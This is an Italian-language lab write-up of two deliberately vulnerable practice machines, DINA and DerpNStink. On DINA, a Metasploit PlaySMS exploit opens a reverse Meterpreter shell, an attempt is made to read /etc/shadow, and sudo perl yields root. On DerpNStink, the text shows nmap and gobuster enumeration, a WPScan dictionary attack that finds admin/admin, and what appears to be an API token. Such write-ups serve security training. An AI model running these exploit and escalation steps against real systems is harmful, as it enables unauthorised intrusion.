
# BLACKBOX DINA

## ★ LANCIO DELL'ATTACCO:

- Viene inviato il comando **exploit**.

```
msf6 exploit(multi/http/playsms_filename_exec) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:39042) at 2024-07-17 17:07:41 -0400
```

## ★ SESSIONE METERPRETER OTTENUTA:

- Attacco riuscito con sessione meterpreter restituita con l'utente **www-data**.

```
meterpreter > getuid
Server username: www-data
meterpreter > |
```

# BLACKBOX DINA

## ★ SCALATA DI PRIVILEGI:

- Elenco dei **permessi di sudo** dell'utente **www-data**, che può eseguire comandi come **root** usando **perl**.

## ★ COMANDO SUDO PERL:

- Esecuzione di comandi come **root** tramite **sudo perl -e**, ottenendo accesso root grazie a una configurazione errata del file **sudoers**.

```
User www-data may run the following commands on this host:
  (ALL) NOPASSWD: /usr/bin/perl
  sudo perl 'exec "sudo -s";'
  Can't open perl script "exec \"sudo -s\"": No such file or directory
  cd /usr/bin
  sudo perl 'exec "sudo -s";'
  Can't open perl script "exec \"sudo -s\"": No such file or directory
  sudo perl 'exec "cat /etc/shadow";'
  Can't open perl script "exec \"cat /etc/shadow\"": No such file or directory
  sudo perl -e 'exec "/bin/bash";'
  whoami
  root
  exit
  exit
[!] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 25817 created.
Channel 8 created.
whoami
www-data
sudo perl -e 'exec "sudo -s";'
whoami
root
Usage: perl [switches] [--] [programfile] [arguments]
  -0[octal/hexadecimal] specify record separator (\0, if no argument)
  -a                      autosplit mode with -n or -p (splits $_ into @F)
  -C[number/list]         enables the listed Unicode features
  -c                      check syntax only (runs BEGIN and CHECK blocks)
  -d[t][:MOD]             run program under debugger or module Devel::MOD
  -D[number/letters]      set debugging flags (argument is a bit mask or alphabets)
  -e commandline           one line of program (several -e's allowed, omit programfile)
  like -e, but enables all optional features
  -E commandline           don't do $sitelib/sitecustomize.pl at startup
  -f                      -F/pattern/
  -g                      split() pattern for -a switch (//'s are optional)
  -i[extension]            read all input in one go (slurp), rather than line-by-line (alias for -0777)
  edit <> files in place (makes backup if extension supplied)
  -Idirectory              specify @INC/#include directory (several -I's allowed)
  -l[octnum]                enable line ending processing, specifies line terminator
  -[mM][-]module            execute "use/no module ..." before executing program
  -n                      assume "while (<>) { ... }" loop around program
  -p                      assume loop like -n but print line also, like sed
  -s                      enable rudimentary parsing for switches after programfile
  -S                      look for programfile using PATH environment variable
  -t                      enable tainting warnings
  -T                      enable tainting checks
  -u                      dump core after parsing program
  -U                      allow unsafe operations
  -v                      print version, patchlevel and license
  -V[:configvar]           print configuration summary (or a single Config.pm variable)
  -w                      enable many useful warnings
```

# BLACKBOX DIN A

```
cat flag.txt
-----
\-----\-----\\((~|~))) //----/----/
-----\-----\\((\ = / ))) //----/----/
-----\-----\\((( _ (((_/(<) { ... }" loop ar
-----\-----| -))) - )))

root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password.....
u already have root shell...
CONGO.....
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

# ★ ACCESSO ROOT OTTENUTO:

- La **configurazione errata** del file ***sudoers*** permette di ottenere **accesso root** alla macchina.

## BONUS 3:

### BLACKBOX DERPNSTINK

Effettuare gli attacchi necessari per diventare root.

Studiare a fondo la macchina per scoprirlne tutti i segreti.

- Non vengono fornite indicazioni sulla configurazione delle macchine,
- Usare il terminale predefinito di Kali,
- Non usare l'utente **root** ma inviare i comandi che lo necessitano usando il comando **sudo**.

# BLACKBOX DERPNSTINK

## 1. IP Kali

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
link/ether 08:00:27:1b:0c:3a brd ff:ff:ff:ff:ff:ff  
inet 192.168.178.166/24 brd 192.168.178.255 scope global dynamic noprefixroute eth0  
    valid_lft 85734sec preferred_lft 85734sec  
inet6 fd00::4532:7c6:884:130d/64 scope global dynamic noprefixroute  
    valid_lft 6999sec preferred_lft 3399sec  
inet6 fe80::a08f:fe235:ee62/64 scope link noprefixroute  
    valid_lft forever preferred_lft forever
```

```
[kali㉿kali)-[~]  
└─$ nmap -sn 192.168.178.*  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 20:34 CEST  
Nmap scan report for fritz.box (192.168.178.1)  
Host is up (0.00056s latency).  
Nmap scan report for [REDACTED] Fritz.box (192.168.178.123)  
Host is up (0.0063s latency).  
Nmap scan report for [REDACTED]px (192.168.178.124)  
Host is up (0.028s latency).  
Nmap scan report for [REDACTED]px (192.168.178.125)  
Host is up (0.014s latency).  
Nmap scan report for [REDACTED]px (192.168.178.135)  
Host is up (0.019s latency).  
Nmap scan report for [REDACTED] (192.168.178.152)  
Host is up (0.0046s latency).  
Nmap scan report for kali.fritz.box (192.168.178.166)  
Host is up (0.000079s latency).  
Nmap scan report for DerPnStInK.fritz.box (192.168.178.172)  
Host is up (0.00068s latency).  
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.64 seconds
```

## 2. IP

DerPnStInK

## SCANSIONE INIZIALE:

È stato utilizzato il comando **nmap -sn [ip del network]** per individuare l'IP della macchina target "DerPnStInK" (**192.168.178.172**).

# BLACKBOX DERPNSTINK

## 3. Porte


```
(kali㉿kali)-[~]
$ sudo nmap -A -p- 192.168.178.172
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 00:36 CEST
Nmap scan report for derpnstink.local (192.168.178.172)
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|   256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: DeRPnStiNK
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
MAC Address: 08:00:27:F8:7F:30 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.40 ms  derpnstink.local (192.168.178.172)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
```

★ SCANSIONE DETAGLIATA:  
È stata eseguita una scansione con *nmap -A -p-* per ottenere informazioni sui servizi, versioni dei software, sistema operativo e porte aperte. Le porte di interesse erano 21, 22, e 80.

# BLACKBOX DERPNSTINK



Flag trovate nel codice sorgente →

```
<html>
  <head>
    <div>
      <div>
        <div>
          <div>
            <div>
              <!-- flag1(52E37291AEDF6A46D7D0B88A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
            </div>
          </div>
        </div>
      </div>
    </head>
  </html>
```


★ VERIFICA DELLA PORTA 80:  
L'IP è stato controllato tramite browser e la prima flag è stata trovata nel sorgente della pagina.

# BLACKBOX DERPNSTINK

```
4   <meta charset="UTF-8">
5
6   <title>DeRPnStiNK</title>
7
8   <link rel="stylesheet" href="css/style.css">
9
10 <script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></script>
11 <script type="text/javascript" src="/js/release/kveik.1.4.24.js?1"></script>
12 <script type="text/info" src="/webnotes/info.txt"></script>
13 </head>
14
15 <body>
16   <!-- particles.js container -->
17 <div id="particles-js"></div>
18
```

Link al file

★ VERIFICA DELLA PORTA 80:  
Nella sorgente della pagina si  
trova anche il link al file  
info.txt



Messaggio nascosto

# BLACKBOX DERPNSTINK


```
(kali㉿kali) [~]
$ gobuster dir -u 192.168.178.172 -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                      http://192.168.178.172
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode
./htaccess          (Status: 403) [Size: 291]
./htpasswd          (Status: 403) [Size: 291]
/css                (Status: 301) [Size: 315] [→ http://192.168.178.172/css/]
/javascript         (Status: 301) [Size: 322] [→ http://192.168.178.172/javascript/]
/js                 (Status: 301) [Size: 314] [→ http://192.168.178.172/js/]
/php                (Status: 301) [Size: 315] [→ http://192.168.178.172/php/]
/robots.txt         (Status: 200) [Size: 53]
/server-status      (Status: 403) [Size: 295]
/temporary          (Status: 301) [Size: 321] [→ http://192.168.178.172/temporary/]
/weblog             (Status: 301) [Size: 318] [→ http://192.168.178.172/weblog/]
Progress: 20469 / 20470 (100.00%)
Finished
```

Cartelle e sottodomini trovati

## SCANSIONE GOBUSTER:

È stato utilizzato Gobuster per trovare cartelle nascoste e sottodomini legati al dominio.



Impossibile connettersi alla pagina

# BLACKBOX DERPNSTINK

Modifica file

```
(kali㉿kali)-[~]$ sudo nano /etc/hosts
```

```
GNU nano 8.0                                     /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
192.168.178.172  derpnstink.local
```

File /etc/hosts

★ ACCESSO AL WEBLOG:


Il dominio è stato associato all'IP nel file /etc/hosts e si è avuto accesso a *derpnstink.local/weblog/*.

Accesso

# BLACKBOX DERPNSTINK

```
(kali㉿kali)-[~]
$ gobuster dir -u http://derpnstink.local/weblog/ -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://derpnstink.local/weblog/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
[.htaccess          (Status: 403) [Size: 299]
/.htpasswd         (Status: 403) [Size: 299]
/wp-content        (Status: 301) [Size: 331] [→ http://derpnstink.local/weblog/wp-content/]
/wp-admin          (Status: 301) [Size: 329] [→ http://derpnstink.local/weblog/wp-admin/]
/wp-includes       (Status: 301) [Size: 332] [→ http://derpnstink.local/weblog/wp-includes/]
Progress: 20469 / 20470 (100.00%)
Finished
```



★ SCANSIONE GOBUSTER SU WEBLOG:  
È stata trovata la pagina di login di  
WordPress.

Login WordPress

# BLACKBOX DERPNSTINK

Plugin vulnerabili →

```
L$ wpScan --url http://derpnstink.local/weblog/ --api-token 7xe a6mfYVqz98wQe0lXNrOPPEUZu5DzlsLXgVdASvSw -P /usr/share/wordlists/rockyou.txt  
\\^/WPScan*  
WordPress Security Scanner by the WPScan Team  
Version 3.8.25  
Sponsored by Automattic - https://automattic.com/  
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firegart  
  
[i] Plugin(s) Identified:  
[+] slideshow-gallery  
| Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/  
| Last Updated: 2024-06-11T19:04:00.000Z  
[!] The version is out of date, the latest version is 1.8.2  
Found By:Urls In Homepage (Passive Detection)  
[!] 10 vulnerabilities identified:  
[!] Title: Slideshow Gallery < 1.4.7 - Arbitrary File Upload  
| Fixed in: 1.4.7  
| References:  
| - https://wpScan.com/vulnerability/b1b5f1ba-267d-4b34-b012-7a047b1d77b2  
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-5460  
| - https://www.exploit-db.com/exploits/34681/  
| - https://www.exploit-db.com/exploits/34514/  
| - https://seclists.org/bugtraq/2014/Sep/1  
| - https://packetstormsecurity.com/files/131526/  
| - https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_slideshowgallery_upload/  
[!] Title: Tribulant Slideshow Gallery < 1.5.3.4 - Arbitrary file upload & Cross-Site Scripting (XSS)  
| Fixed in: 1.5.3.4  
| References:  
| - https://wpScan.com/vulnerability/f1619740  
| - http://cinu.pl/research/wp-plugins/mail_s  
[+] admin  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] Performing password attack on Xmlrpc against 1 user/s  
[SUCCESS] - admin / admin  
Trying admin / kisses Time: 00:00:04 <  
[!] Valid Combinations Found:  
| Username: admin, Password: admin  
[+] WPScan DB API OK  
| Plan: free  
| Requests Done (during the scan): 3  
| Requests Remaining: 16
```

Attacco dizionario per  
username e password →

